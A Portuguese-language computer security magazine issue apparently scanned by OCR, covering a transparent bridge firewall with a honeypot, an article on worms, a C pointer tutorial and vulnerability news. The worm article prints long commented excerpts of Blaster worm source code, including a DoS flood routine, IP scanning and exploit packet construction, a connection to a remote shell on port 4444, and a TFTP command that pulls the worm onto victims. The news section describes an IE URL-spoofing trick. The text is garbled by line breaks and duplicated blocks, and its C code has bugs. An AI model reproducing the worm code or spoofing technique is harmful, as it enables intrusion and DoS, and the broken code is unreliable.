Em seguida, digite as seguintes regras de firewall:

```
iptables -P FORWARD -j ACCEPT
iptables -A FORWARD -p tcp - j ACCEPT
iptables -A FORWARD -p udp - j ACCEPT
iptables -A FORWARD -p icmp - j ACCEPT
iptables -A FORWARD  -m state —state RELATED,ESTABLISHED -j
ACCEPT
```

Depois tente enviar um PING à outra máquina de sua rede. Se tudo ocorrer de maneira correta, o StealthWall estará funcionando.

A Interface br0 e um Honeypot

Quando a bridge é montada, aparece uma nova interface de rede: br0, que representa a bridge propriamente dita. Podemos criar regras de firewall para ela e a utilizarmos em nossa configuração. Vamos imaginar o seguinte: que na máquina atrás do StealthWall, nós tenhamos um honeypot. Vamos utilizar o software Honeyperl versão 0.0.7 para isso. Esse software pode ser obtido no site do projeto HoneypotBR na área de downloads.

Vamos montar uma estrutura de estudo conforme o esquema abaixo:

<Internet><————>Stealthwall<————><Honeypot>

Para configurarmos o Honeyperl, colocaremos apenas os serviços de FTP e Web ativos. A configuração do Honeyperl pode ser vista também no arquivo conf/honeyperl.conf.

Arquivo de configuração do honeyperl

Esse arquivo é dividido em duas partes.
A primeira é onde ficam as configurações globais,domínio, e-mail e o usuário. A segunda parte decide quais serviços emular e suas portas. Todos os fakes que forem ser iniciados devem ser setados nesta parte.A sintaxe deles segue os seguintes modelos:

variável=resposta

ex

e-mail=daniel@underlinux.com.br

e para os fakes a serem emulados:

fake:módulo:arquivo de configuração:porta:comentario

ex

fakesmtp:fakesmtp:fakesmtp.conf:25:Smtp emul

Seção 1

```
#Domínio que será utilizado pelos fakes
dominio=seudominio.com.br

#E-mail utilizado nos fakes
email=admin@seudominio.com.br

#Usuário utilizado (não rode como root)
usuário=root

#Deseja ver as mensagens no terminal?
#opções:(sim/yes)/(não/no)
terminal=sim

#Deseja ativar firewall
#opções:(sim/yes)/(não/no)
firewall=nao

#Os sistemas disponíveis para utilização de firewall:
#pode-se ter linux22, linu24 ou openbsd
#openbsd : trabalha com PF
#linux24 : IPTables Kernel 2.4 e 2.6
#linux22 : ipchains Kernel 2.2
so=linux24
```

Seção 2

```
#Fakes a serem iniciados
#akesquid:squid:conf/fakesquid.conf:3128:Squid Emul
#akesmtp:smtp:conf/fakesmtp.conf:25:Smtp emul
fakehttpd:httpd:conf/httpd.conf:80:Httpd emul
#akepop3:pop3:conf/pop3.conf:110:Pop3 emul
#akeecho:echo::7:Echo emul
fakeftp:ftp:conf/fakeftp.conf:21:Ftp emul
#akepit:pit::20001:Pit emul
```

Agora criaremos as regras de firewall utilizando a interface br0. Vamos configurar tomando como base que o honeypot terá o endereço 200.xxx.xxx.xxx e só serão permitidas as portas 20, 21, 53 e 80 .Vamos às regras:

```
iptables -P FORWARD -j DROP
iptables -A FORWARD -i br0 -s 200.xxx.xxx.xxx/xx -j ACCEPT
iptables -A FORWARD -i br0 -p udp -d 200.xxx.xxx.xxx —dport 53 -j ACCEPT
iptables -A FORWARD -i br0 -p tcp -d 200.xxx.xxx.xxx —dport 53 -j ACCEPT

iptables -A FORWARD -i br0 -p tcp -d 200.xxx.xxx.xxx -m multiport —destination-ports 20, 21, 80 -j ACCEPT
iptables -A FORWARD -i br0 -d 200.xxx.xxx.xxx/xx -m state —state RELATED, ESTABLISHED -j ACCEPT
```

Pronto! Já estamos prontos para trabalhar.

Conclusões

A idéia de um firewall transparente é interessante como uma ferramenta de estudos e de apoio à segurança. Com o aumento dos ataques e das invasões, podemos colocar honeypots como iscas, atrás desse tipo de recurso, para que possamos detectar os atacantes.

É fácil implementar com um liveCD, mas também achamos interessante que o especialista estude a fundo para criar soluções personalizadas e próprias. O software já foi testado em ambientes de produção e o resultado que obtivemos foi mais que satisfatório.

Antonio Marcelo Ferreira da Fonseca é autor de 12 livros sobre Linux e mantenedor dos projetos HoneypotBR (http://www.honeypot.com.br), FREERP (http://www.freerp.com.br) e da Certificação Brasileira em GNU/Linux (http://www.cblinux.com.br). É diretor da Associação Brasileira de Software Livre (http://www.abrasol.org) na área de segurança de dados e articulador das revistas H4ck3r e GeeK. Mandem suas críticas sugestões e até mesmo um alô para amarcelo@plebe.com.br.

Por Bruno Cesar

Ameaças

Novas ameaças viróticas

Se você ainda duvida que as próximas ameaças viróticas, executadas e implementadas pelos mais variados vírus ou worms, virão através de bugs do sistema operacional da Microsoft, o Windows, ou dos mais variados softwares, tome cuidado! Você poderá ser mais uma vítima dessas pragas que, em menos de 24 horas, podem rodar o mundo e chegar até seu PC. Tudo isso de uma forma fácil, sem que você e muito menos seu antivírus possam fazer nada. Seja bem-vindo ao mundo da Internet e sua evolução. A cada dia, novas pragas virtuais atacam computadores domésticos e servidores com uma grande facilidade.

E a proteção? E os milhões de dólares gastos pela empresa naquele superprojeto de segurança com a implementação de um Firewall? Ou aquele sistema antivírus para servidores que promete bloquear todo e qualquer tipo de ameaça hacker? Bem, tudo aquilo que pode ser implementado em um servidor, ou um PC doméstico, não terá eficiência se um bug ou vulnerabilidade for gerada dentro do próprio servidor, sem que ao menos o administrador do sistema tenha o menor conhecimento dessa ameaça. Neste caso, nem o firewall nem o antivírus servirão para nada. Esse exemplo prático acontece há muito tempo. Tanto ataques executados por vírus quanto aqueles de bugs em geral, vulnerabilidades em Daemons ou serviços desatualizados e mal configurados, acontecem cotidianamente.

Até pouco tempo, a maior preocupação dos usuários em relação a pragas viróticas era executar aquele disquete com um joguinho qualquer que poderia vir infectado com um vírus de boot, por exemplo. Atualmente, isso é apenas mais um dos detalhes para se preocupar. A proporção de perigo gerada hoje somente pelo fato de nosso PC estar conectado à Internet é enorme. Isso aumenta se, nesse PC, estiverem rodando softwares básicos para diversão ou trabalho, como instant messengers, programas P2P ou clientes de e-mail Outlook que, de alguma maneira, criem uma porta de entrada para vírus. Mas, enfim, o que um simples usuário que só utiliza a Internet para ver e-mails, baixar músicas e entrar no ICQ pode fazer para se ver livre dessas ameaças virtuais? Essa é uma resposta que não é tão simples assim como parece, ainda mais nos tempos de hoje. As providências básicas são as de sempre:

- Mantenha seu antivírus sempre atualizado
- Use um Firewall
- Mantenha seu sistema sempre atualizado com os últimos patches de segurança
- Não abra arquivos executáveis recebidos em seu e-mail, etc.

Virtuais para o futuro

Estas providências simples são as únicas que um usuário comum pode fazer. Ele não tem a menor culpa da perda de dados e sofre com a inconveniência de ter um vírus em seu PC. Já que penalizar o usuário é fácil demais, fica a pergunta: quem são os verdadeiros culpados dos worms? A responsabilidade é atribuída aos hackers, que passam incansáveis noites em claro desenvolvendo seu vírus. E os desenvolvedores e programadores dos softwares que desenvolvem um sistema operacional como o Windows, com seus inevitáveis bugs também podem ser culpados? Afinal, os bugs à vista dos hackers servem para que seu vírus ou worm tenha um impacto maior. Enfim, culpados à parte, o fato é que os maiores atingidos são principalmente os usuários do sistema operacional da Microsoft.

Com a constante evolução na área da informática, podemos ver possíveis pragas viróticas sendo criadas com novas técnicas de infecções e disseminação. Os programadores e desenvolvedores de vírus já têm a receita para criação de supervírus ou worms que tenham uma grande capacidade de distribuição, sendo que o segredo está em simples vulnerabilidades utilizadas e exploradas por essas suas criações. O assunto é complicado e envolve diversos desenvolvedores de softwares, grandes empresas e especialistas de segurança da área, visando uma união para encontrar soluções amigáveis para que esses tipos de ações não venham a ser executadas no futuro.

>> Worms – vírus vitaminados que vieram para ficar

Talvez um dos maiores ataques executados na história da informática em ocorrências de segurança tenha sido executado por um worm. A criação desses pequenos arquivos vem crescendo muito, hoje podemos dizer que a criação de worms é maior do que a de vírus comuns que só têm a função de infectar outros arquivos. Os worms, ao contrário, têm como principal função se espalhar pela rede, seja por e-mail ou por bugs encontrados no sistema.

Abaixo temos um exemplo de partes do código-fonte comentado de um dos maiores worms desenvolvidos nos últimos tempos, o Blaster. Responsável, entre outras coisas, por muita dor de cabeça e prejuízos a diversas empresas que tiveram seus computadores atacados por ele. Os trechos retirados de seu código visam mostrar, além de algumas diferenças de um vírus normal e de um worm, as suas principais características, comparando com outros tipos de ataques e até outros tipos de worms que estão sendo desenvolvidos a partir de um worm preexistente:

- código original disassemblado e reescrito por:
Rolf Rolles (rolf.rolles@ncf.edu)

- Bugs consertados e código compatibilizado com MS-Visual C++ 6, por:
Marcos Velasco (http://www.velasco.com.br)

```
 / Faz o ataque DoS ao site windowsupdate.com da
Microsoft
void __stdcall AttackMS()
{
    unsigned long E_BX, ipaddrms, socketms,
sockoptsretval, optval = 1;

    _asm mov E_BX, ebx

    // Obtém o IP
    ipaddrms = GetIpAddy( "windowsupdate.com" );

    // Inicializa socket
    socketms = WSASocketA( 2, 3, 0xFF, NULL, NULL, 1
);
    if ( socketms == -1 )
    {
        return;
    }

    sockoptsretval = setsockopt( E_BX, NULL, 2,
&optval, (unsigned long) 4 );
    if ( sockoptsretval == -1 )
    {
        return;
    }

// Faz a construção e envio dos pacotes
    while ( 1 == 1 )
    {
        build_and_send_packets( ipaddrms, socketms );
        Sleep( 20 );
    }

    // Finaliza socket
    closesocket( socketms );
}



// Faz o ataque DoS ao Windows Update da Microsoft,
caso o
        // dia seja maior que 15/08...
        if ( (atoi( DateStr ) > 15) && (atoi(
MonthStr ) > 8) )
        {
            CreateThread( NULL, NULL,
(LPTHREAD_START_ROUTINE) AttackMS,
                          NULL, NULL, &ThreadID );
        }

        // Faz a pesquisa e infecção
        while ( 1 == 1 )
        {
            ScanAndInfect();
        }

        // Finaliza Winsock
        WSACleanup();
    }
}


// Faz o ataque DoS ao Windows Update da Microsoft,
caso o
        // dia seja maior que 15/08...
        if ( (atoi( DateStr ) > 15) && (atoi(
MonthStr ) > 8) )
        {
            CreateThread( NULL, NULL,
(LPTHREAD_START_ROUTINE) AttackMS,
                          NULL, NULL, &ThreadID );
        }

        // Faz a pesquisa e infecção
        while ( 1 == 1 )
        {
            ScanAndInfect();
        }

        // Finaliza Winsock
        WSACleanup();
    }
}
```

Como podemos perceber no código acima, seu desenvolvedor adotou e implementou em seu worm um tipo de ataque que vem sendo executado em outros tipos de worms. Entre eles, o MyDoom, a grande ameaça que infectou mais máquinas, mais que o próprio Blaster. Considerado por algum tempo o worm que infectou mais máquinas em todo mundo, o Mydoom tem a mesma função de fazer ataques DoS em determinadas datas. A diferença era que os ataques se destinavam a sites da SCO. Os ataques DoS deram uma pequena trégua aos administradores de grandes servidores responsáveis por hospedar grandes portais e sites importantes. Porém, é um tipo de ataque que preocupa muito e pode ser bem-sucedido se for bem executado por diversas máquinas. Esse é o objetivo dos seus desenvolvedores: utilizar máquinas zumbis, para efetuar ataques sem que as próprias vítimas saibam de onde estão vindo esses sucessivos ataques.

```
// Vai usar a porta 69
    sprintf( name.sa_data, "%d", htons( 69 ) );

    if ( !(bind( s, &name, 0x10 )) )
    {
        goto this_loc_ret;
    }

    if ( (recvfrom( s, &buf, 0x204, NULL, &from,
&fromlen )) == -1 )
    {
        goto this_loc_ret;
    }

    // Faz a abertura do arquivo (de si próprio) em
modo binário
    if ( !(thisfile = fopen( filename, "rb" )) )
    {
        goto this_loc_ret;
    }

    // Loop para envio dos dados
send_self_loop:
    i++;
    var_204 = htons( 3 );
    var_202 = htons( i );
    readlen = fread( &var_200, 1, 0x200, thisfile );
    readlen += 4;

    // Envia parte do arquivo
    if ( (sendto( s, &var_204, filelen, NULL, &to,
tolen )) < 1 )
    {
        goto fclose_it;
    }

    // Aguarda quase 1 segundo
```

```
    Sleep( 900 );
    if ( readlen < 0x204 )
    {
        goto send_self_loop;
    }

    // Fecha arquivo
    fclose( thisfile );
    goto this_loc_ret;

fclose_it:
    if ( !((unsigned long) thisfile) )
    {
        goto this_loc_ret;
    }

    // Fecha arquivo
    fclose( thisfile );

this_loc_ret:
    // Fecha socket
    closesocket( s );

    // Termina thread
    ExitThread( 0 );
}

// Incrementa IPs
void inc_tvals()
{
inc_tvals_start:
    // Está no limite da parte final do IP
(xxx.xxx.xxx.000) ?
    if ( t4 > 254 )
    {
        t4 = 0;
        t3++;
    }
    else
    {
        t4++;
        return;
    }

    // Estah no limite da 3a. parte do IP
(xxx.xxx.000.xxx) ?
    if ( t3 > 254 )
    {
        t3 = 0;
        t2++;
    }
    else
    {
        t3++;
        return;
    }

    // Estah no limite da 2a. parte do IP
(xxx.000.xxx.xxx) ?
    if ( t2 > 254 )
    {
        t2 = 0;
        t1++;
    }
    else
    {

    // Envia command "start"
    sprintf( cmdbuffer, "start %s\n", msblast );
    if ( (send( sploit_socket, &cmdbuffer, strlen(
cmdbuffer ), NULL )) < 1 )
    {
        goto close_socket;
    }

    // Aguarda 2 segundos
    Sleep( 2000 );

    // Executa o Blaster
    sprintf( cmdbuffer, "%s\n", msblast );
    send( sploit_socket, &cmdbuffer, strlen(
cmdbuffer ), NULL );

    Sleep( 2000 );

close_socket:
    // Fecha sockets, threads e handles
    if ( sploit_socket )
    {
        closesocket( sploit_socket );
    }

    if ( mysterious_dword )
    {
        TerminateThread( hObject, NULL );
        closesocket( s );
        mysterious_dword = 0;
    }

    if ( hObject )
    {
        CloseHandle( hObject );
    }
}


void ScanAndInfect()
{
    fd_set writefds;
    unsigned long namelen, argp = 1, tempvar2,
tempvar3;
    struct sockaddr name;
    SOCKET ss[20], currsock;
    struct timeval timeout;
    int i;

    // Inicializa variaveis
    memset( &name, 0, 16 );
    name.sa_family = ( WORD ) 2;

    // Define porta de ataque = 135
    sprintf( name.sa_data, "%d", htons( 135 ) );

    // Tenta criar 20 conexoes
    for ( i = 0; i < 20; i++ )
    {
        ss[i * 4] = socket( (unsigned long) 2,
(unsigned long) 1,
                            (unsigned long) 0 );
        if ( (unsigned long) ss[i * 4] = -1 )
        {
            return;
        }

        ioctlsocket( ss[i * 4], 0x8004667E, argp );
    }

    // Tenta 20 IPs...
    for ( i = 0; i < 20; i++ )
    {
        inc_tvals();
        sprintf( &cp, "%d.%d.%d.%d", t1, t2, t3, t4
);
        tempvar2 = inet_addr( &cp );
        if ( tempvar2 = -1 )
        {
            return;
        }
```

```
        sprintf( name.sa_data[2], "%d", tempvar2 );
        connect( ss[i * 4], &name, 16 );
    }

    // Aguarda 1.8 segundos
    Sleep( 1800 );

    // Faz o envio dos dados em 20 partes
    for ( i = 0; i < 20; i++ )
    {
        timeout.tv_sec = 0;
        timeout.tv_usec = 0;
        writefds.fd_count = 0;
        tempvar3 = 0;
        currsock = ss[i * 4];

        while ( tempvar3 < writefds.fd_count )
        {
            if ( (writefds.fd_array[tempvar3] ==
currsock) )
            {
                break;
            }

            tempvar3++;
        }

        if ( (writefds.fd_count == tempvar3) &&
             (writefds.fd_count >= 0x40) )
        {
            writefds.fd_array[tempvar3] = currsock;
            writefds.fd_count++;
        }

        if ( select( NULL, NULL, &writefds, NULL,
&timeout ) < 1 )
        {
            closesocket( ss[i * 4] );
        }
        else
        {
            namelen = 10;

            // Obtem o nome de uma conexao peer
conectada ao socket
            getpeername( ss[i * 4], &name, &namelen
);
            infect_host( ss[i * 4], inet_ntoa( in )
);

            // Finaliza socket
            closesocket( ss[i * 4] );
        }
    }
}


        t1++;
        return;
    }

    // Estah no limite da 1a. parte do IP
(000.xxx.xxx.xxx) ?
    if ( t1 > 254 )
    {
        t1 = 0;
        goto inc_tvals_start;
    }
}

// Infecta Host
void __cdecl infect_host( SOCKET s, char *cp )
{
    HANDLE hObject;
    SOCKET sploit_socket;
    struct sockaddr name;
    char cmdbuffer[512], fake_sockaddr[0x10],
buf[0x370 + 0x2CC + 0x3C];
    char buf2[0x48], ipofsendingbox[0x10];
    unsigned long argp = 0, ThreadID;
    int i, returnaddy, bindcode = 0, namelen;

    // Constroi pacote
    ioctlsocket( s, 0x8004667E, &argp );
    if ( mystery_dword2 == 1 )
    {
        returnaddy = 0x100139D;
    }
    else
    {
        returnaddy = 0x18759F;
    }

    memcpy( buf2, 0, 0x48 );
    memcpy( buf, 0, 0x360 );
    memcpy( buf + 0x360, 0, 0x10 );
    memcpy( buf + 0x370, 0, 0x2CC );
    memcpy( buf + 0x394, 0, 4 );
    *( (unsigned long *) &buf[0x370] ) += (unsigned
long) 0x166;
    *( (unsigned long *) &buf[0x378] ) += (unsigned
long) 0x166;
    memcpy( buf + 0x370 + 0x2CC, 0, 0x3C );
    memcpy( buf + 0x370 + 0x2CC + 0x3C, 0, 0x30 );
    *( (unsigned long *) buf[0x8] ) += (unsigned
long) 0x2C0;
    *( (unsigned long *) buf[0x10] ) += (unsigned
long) 0x2C0;
    *( (unsigned long *) buf[0x80] ) += (unsigned
long) 0x2C0;
    *( (unsigned long *) buf[0x84] ) += (unsigned
long) 0x2C0;
    *( (unsigned long *) buf[0xB4] ) += (unsigned
long) 0x2C0;
    *( (unsigned long *) buf[0xB8] ) += (unsigned
long) 0x2C0;
    *( (unsigned long *) buf[0xD0] ) += (unsigned
long) 0x2C0;
    *( (unsigned long *) buf[0x18C] ) += (unsigned
long) 0x2C0;

    // Faz o envio do pacote
    if ( (send( s, &buf2, 0x48, NULL )) == -1 )
    {
        return;
    }

    if ( (send( s, &buf, strlen( buf ), NULL )) == -1
)
    {
        return;
    }

    // Finaliza socket
    closesocket( s );
    Sleep( 400 );

    // Inicializa um novo socket
    if ( (sploit_socket = socket( 2, 1, 0 )) == -1 )
    {
        return;
    }

    memset( &name, (unsigned int) 0, 0x10 );
    name.sa_family = 2;

    // Acessa via porta 4444
    sprintf( name.sa_data, "%d", htons( 4444 ) );
```

```
    sprintf( name.sa_data[2],
"%d", inet_addr( 0 ) );

    if ( (connect(
sploit_socket, &name, 0x10 )) ==
-1 )
    {
        return;
    }

    memset( &ipofsendingbox,
(unsigned int) 0, 0x10 );
    namelen = 0x10;

    // Faz o envio de um pacote,
contendo um falso IP
    memset( &fake_sockaddr,
(unsigned int) 0, 0x10 );
    getsockname( sploit_socket,
&fake_sockaddr, &namelen );

    sprintf( ipofsendingbox,
"%d.%d.%d.%d",
             (unsigned short)
fake_sockaddr[4],
             (unsigned short)
fake_sockaddr[5],
             (unsigned short)
fake_sockaddr[6],
             (unsigned short)
fake_sockaddr[7] );

    if ( s )
    {
        closesocket( s );
    }

    // Cria uma thread para
enviar copias de si proprio
    hObject = CreateThread(
NULL, NULL,
                (LPTHREAD_START_ROUTINE)
send_copy_of_self,
                                NULL,
NULL, &ThreadID );
    Sleep( 80 );

    // Tenta acesso via TFTP
    sprintf( cmdbuffer, "tftp -i
%s GET %s\n", &ipofsendingbox,
msblast );
    if ( (send( sploit_socket,
&cmdbuffer, strlen( cmdbuffer ),
NULL )) < 1 )
    {
        goto close_socket;
    }

    Sleep( 1000 );
    for ( i = 0; i < 10; i++ )
    {
        if ( mysterious_dword =
0 )
        {
            break;
        }
        else
        {
            Sleep( 2000 );
        }
    }
```

O código anterior mostra claramente a principal diferença de um worm. E a ênfase não é para um simples worm mas um bem programado! Ele executa ações de forma que, de alguma maneira, a máquina infectada consiga disseminar pela rede interna ou externa uma cópia do próprio worm. Se esta maquina estiver conectada à internet, certamente ela irá distribuir o worm para alguma URL e irá executá-lo.

Ameaças que vêm por aí e providências a serem tomadas

Já é possível saber qual a tendência básica das grandes ameaças para os usuários em 2004. Além, é claro, de novas pragas que virão a aparecer explorando recém-descobertas vulnerabilidades de sistemas e softwares. Os maiores vilões serão a união dos worms, keyloggers e trojans, entre outros. Em 2003, os worms foram os grandes responsáveis pelos incidentes de segurança, pois causaram um imenso prejuízo para pequenas e grandes empresas afetadas.

Para evitar maiores danos, você, usuário, poderá e deverá tomar as devidas atitudes para tentar de alguma forma proteger seu PC de possíveis ataques. Além disso, as grandes empresas ligadas à área de segurança devem investir pesado na área de segurança da informação, para atuar e combater de frente ataques de possíveis e futuras ameaças viróticas. Em diversas pesquisas efetuadas por empresas de tecnologia, uma meta obrigatória é a necessidade do aumento de orçamento destinado para essa área dentro das pequenas e grandes organizações.

Principalmente as empresas de antivírus e desenvolvedores de softwares destinados à segurança buscam metas para o futuro além do simples desenvolvimento de um antivírus corporativo básico. Não basta apenas atualizar a base antivirus por assinatura. As funções pró-ativas vêm por aí, estudando a fundo e dando a qualquer usuário a possibilidade até de prever um possível ataque e tentar evitá-lo. No mercado já existem algumas ferramentas capazes de detectar ataques gerados tanto por vírus, worms quanto por trojans e spam. Os desenvolvedores também pretendem desenvolver tecnologias que façam também o trabalho de prevenir as fraudes com o auxílio de trojans e principalmente o excesso de spam que vieram para ficar e tendem a atormentar todos.

O Futuro

A tecnologia móvel veio para ficar e promete evoluções. Segundo números divulgados pela ANATEL, ocorreu um total de 46.373.266 acessos móveis em dezembro de 2003, através de celulares e notebooks. O número representa que 26,2 a cada 100 habitantes acessam algum tipo de troca de dados móvel. Entre as tecnologias utilizadas, a TDMA permaneceu com o maior número de usuários (24,897 milhões), seguida pela CDMA (14,003 milhões) e GSM (6,854 milhões). Especialistas de segurança na área já se preocupam, prevendo um possível e considerável aumento de ocorrências de insegurança nessa tecnologia. Já existem diversos vírus criados para aparelhos celulares e PDAs, porém, por enquanto a ameaça é pequena.

Em um futuro não tão distante, já imaginamos máquinas controlando e tomando atitudes que antes eram executadas por humanos. Dirigir um carro, fazer trabalhos domésticos, até mesmo atuar em guerras, como no mundo de ficção que lembra o filme "Exterminador do Futuro" serão trabalhos para máquinas. Tudo controlado por sistemas e dispositivos super-avançados que, por sua vez, certamente não serão 100% seguros. As possíveis ameaças serão, assim, inclusive não-virtuais. Um exemplo é a própria terceira edição do filme "Exterminador do Futuro", onde uma rede que controlava robôs é dominada por um vírus que interfere totalmente no sistema, e passa a ter vida própria, tentando destruir os humanos. Bad trip ou não, essa é uma das perspectivas para o nosso futuro.

Por Antonio Marcelo

Tutorial de C

Ponteiros - Parte II

Nesta "aula", vamos complementar o papo sobre ponteiros iniciado em nosso tutorial anterior (parte V), explorando agora outras operações com ponteiros. Nosso objetivo é tentar complementar o assunto e, assim, continuarmos com tópicos como estruturas e, mais tarde, tratamento de memória. Nesta lição, portanto, vamos tratar de comparação de ponteiros, ponteiros e matrizes e indireção.

Comparação de ponteiros

Em nossa última aula, ensinamos a atribuir um ponteiro, por exemplo:

```
#include <stdio.h>

main(){
int a;
int *p1;

p1=&a;
.
.
.
```

Contudo, nós podemos, além das operações básicas, comparar ponteiros. Isso é feito quando dois ou mais ponteiros apontam para um objeto comum, sendo muito utilizado para rotinas de pilhas de dados, onde valores inteiros precisam ser armazenados. No conceito de pilha, o primeiro a entrar é o último a sair. Existem duas funções assembly que tratam da pilha: a push(), que coloca valores, e a pop(), que as retira. Podemos fazer isso com ponteiros. Vamos ver o exemplo abaixo:

```
#include<stdio.h>
#include <stdlib.n>

#define TAMANHO 100

void push(int i);
int pop(void);

int *tos, *p1, pilha[TAMANHO];

main(){
int valor;

tos=pilha; /* faz a variável tos conter o topo da
pilha*/
p1=pilha;

do {
     printf("Insira um valor: ");
     scanf (#%d", &valor);
     if(valor!=0) push(valor);
    else printf("valor do topo da pilha e %d\n",
pop());
   while (valor!=-1);
     }
}

void push(int i) {
 p1++;
if(p1==(tos+TAMANHO)) {
  printf("Estoura da pilha");
  exit(1)
  }
*p1=i;
}

pop(void) {

if(p1==tos) {
   printf("Estoura da pilha");
   exit(1)
   }
p1-;
return *(p1+1);
}
```

A matriz TAMANHO fornece as posições para a nossa pilha com 100 posições. O ponteiro p1 aponta para o primeiro byte em pilha. Agora temos as funções *push()* e *pop()*, que inserem/retiram os valores e comparam os ponteiros. Temos assim a comparação.

Parte VI

Matrizes e ponteiros

Estes dois assuntos possuem uma estreita relação entre si, a qual muitos autores afirmam ser muito sutil. Por exemplo, vamos ver o comando abaixo:

```
char str[5], *p1;
p1=str;
```

Para cessarmos o quinto elemento da matriz, faríamos *str[4]* e seu equivalente em ponteiro seria **(p1+4)*. Lembre-se que o primeiro elemento da matriz é *0*, logo o quinto é o *str[4]* e, no caso do ponteiro, temos que somar *4* a *p1*, pois ele está apontando para o primeiro elemento da matriz. Nós ainda podemos fazer matrizes de ponteiros. Veja o exemplo abaixo:

```
int *a[5];
```

E, para atribuirmos o endereço de uma variável chamada nome ao quarto elemento da matriz, faremos:

```
a[3]=&nome;
```

Indireção Múltipla

Um ponteiro pode apontar para outro ponteiro. Isso causa muita confusão na cabeça dos programadores iniciantes, mas esta operação é também conhecida como indireção múltipla. Normalmente, fazemos apenas um ponteiro apontando para o outro, mas é possível aumentar a dimensionalidade disso. Por exemplo, vamos ver os esquemas abaixo:

Ponteiro (contém endereço) ——————>Variável (contém valor)

Indireção:

Ponteiro (contém endereço) ——————> Ponteiro (contém endereço) ——————> Variável (contém valor)

Um exemplo na prática ficaria assim:

```
#include <stdio.h>
main(){
 int a, *p1, **p2;
a=6;
p1=&a;
p2=&p1;

printf("%d", **p2); imprimira o valor de a;
}
```

Aqui, *p1* é o ponteiro inicial e, *p2*, o ponteiro que aponta para *p1*.

Conclusões

Nesta lição, apenas quisemos fechar o conceito de ponteiros para que possamos continuar com outros pontos importantes e mais avançados em C. O assunto ponteiro é um pouco complexo para quem está iniciando em C, mas é muito importante na programação. Na nossa próxima aula, iniciaremos o estudo de strings e caracteres para que possamos fazer uma série de outros recursos importantes com a linguagem. Até lá!

Antonio Marcelo Ferreira da Fonseca é autor de 12 livros sobre Linux e mantenedor dos projetos HoneypotBR (*www.honeypot.com.br*), FREERP (*www.freerp.com.br*) e da Certificação Brasileira em GNU/Linux (*www.cblinux.com.br*). É diretor da Associação Brasileira de Software Livre (*www.abrasol.org*) na área de segurança de dados e articulador das revistas H4ck3r e GeeK. Mandem suas críticas sugestões e até mesmo um alô para *amarcelo@plebe.com.br*.

Marcelo R. Gomes e Cristian T. Moecke

Tech Bugs: falhas para exploração



Falha no IE permite esconder URL real

Em dezembro de 2003, foi divulgada uma falha no Internet Explorer que permitia a qualquer usuário mal-intencionado fazer links para sites falsos, fazendo-os parecer verdadeiros.

A falha do Internet Explorer possibilita que qualquer valor seja colocado no campo endereço. Explicando de maneira mais específica, você pode criar uma página no kit.net, mas fazer com que aqueles que acessam esta página no Internet Explorer pensem estar em outro endereço, colocando, por exemplo, *http://www.microsoft.com.br* no campo endereço. O destino verdadeiro é disfarçado normalmente pelo uso de URLs especiais, da forma www.sitecopiado.com.br@endereco.real.kit.net

Isso ocorre devido ao fato de que qualquer coisa entre o HTTP:// e o @ será ignorado, levando a vítima diretamente ao site falso. Na realidade, o conteúdo entre o http:// e a @ é usado para autenticação. Por exemplo, se você quiser entrar em um site que usa autenticação htaccess, pode fornecer o login e senha pelo endereço usando a sintaxe http://usuario:senha@www.site.com.br. Como o site não vai ter login e senha, aí sim, o que está entre o http:// e @ é ignorado.

Isso ainda deixa a URL um tanto estranha. No entanto, isso pode ser disfarçado escondendo-se um caractere 0x01 antes da @. O 0x01 (01 em hexa) é obtido através de um unescape() em %01. Deste modo, o Internet Explorer não exibirá o que vem depois da @ e o usuário inocentemente achará que está no endereço correto.

Segundo o que tem sido relatado, a falha atinge o IE 6.0. A Total Security testou o IE 5.5 e ele também apresentou a falha.

A informação sobre a existência dessa vulnerabilidade foi enviada ao BugTraq, ao mesmo tempo que a Microsoft foi notificada.

Um bom modo de se defender é não atender a nenhuma requisição de entrar com senhas, especialmente as de banco, vindas por e-mail. Entre diretamente no site oficial da empresa/banco digitando diretamente no browser, a URL desejada para garantir a sua segurança. Não use links externos.

A falha já foi corrigida. Atualizar regularmente o browser e o sistema operacional impede que vulnerabilidades sejam exploradas.

prontas



Kernel do Linux: vulnerabilidade na função mremap()

No começo de janeiro, foi descoberta uma falha relacionada à função mremap, utilizada para o gerenciamento da memória virtual no kernel do Linux. A vulnerabilidade afetava as séries 2.2, 2.4 e 2.6 do Linux. A falha permite ganho de privilégios locais e execução de códigos. Um dia depois de anunciada, correções já estavam disponibilizadas para diversas distribuições.

Falha no protocolo H.323

Em meados de janeiro, foi anunciada uma falha no protocolo H.323, utilizado para a transmissão de áudio e vídeo pela Internet. Este protocolo é utilizado por diversos aplicativos de videoconferência, VoIP, etc. A falha permite ataques de negação de serviço e buffer overflow. Uma enorme variedade de produtos de diversas marcas utiliza este protocolo, como por exemplo, a Cisco, HP, Lucent, Avaya, Nortel, Fujitsu e a Microsoft. Correções para os produtos podem ser encontradas com os respectivos fabricantes.

Ataques por bzip2-bomb em diversos antivírus

A técnica apelidada de bzip2-bomb já é conhecida há algum tempo, mas no final de janeiro, percebeu-se que o uso da mesma ainda pode levar a ataques de negação de serviço em diversos antivírus conhecidos. Produtos da Network Associates, Trend Micro, Kaspersky Lab e Amavis foram afetados. A falha está em uma rotina interna de descompressão de arquivos que permite a busca de vírus em arquivos compactados. Essas rotinas não conseguem manejar adequadamente as *bombas bzip2*, arquivos bzip2 com grande repetição de caracteres, de forma que arquivos de 1,5KB compactados passam a ter mais de 2GB descompactados. Os antivírus aparentemente trabalham com limites de níveis de diretório, mas não controlam tamanho do arquivo nem têm algum código para detecção de situações anômalas. A conseqüência imediata é negação de serviço no antivírus. Visto que normalmente os antivírus armazenam os arquivos descomprimidos em um diretório temporário local (por exemplo, /tmp), pode ainda ocorrer preenchimento de espaço livre em disco, interrompendo a ação do antivírus e normalmente travando o software e até mesmo o sistema operacional. Além disso, a operação de descompressão das bzip2-bombs exige alto consumo da CPU, o que causa lentidão no sistema e até travamento. Correções podem ser encontradas no site do fabricante do seu antivírus.

Real Player buffer overrun

No início de fevereiro, a RealNetworks anunciou que diversas versões do seu player multimídia Real Player estavam vulneráveis a ataques que ocorriam por meio de falsos arquivos de áudio e vídeo. São três falhas descobertas: a primeira permite o redirecionamento do navegador do usuário para algum site específico, a segunda permite a invasão do computador, dando acesso a arquivos e até mesmo permitindo a execução de códigos na máquina e a terceira permite que ocorram erros de buffer overrun no sistema. Correções para as falhas podem ser encontradas no site da RealNetworks.

Buffer overflow no Yahoo! Messenger

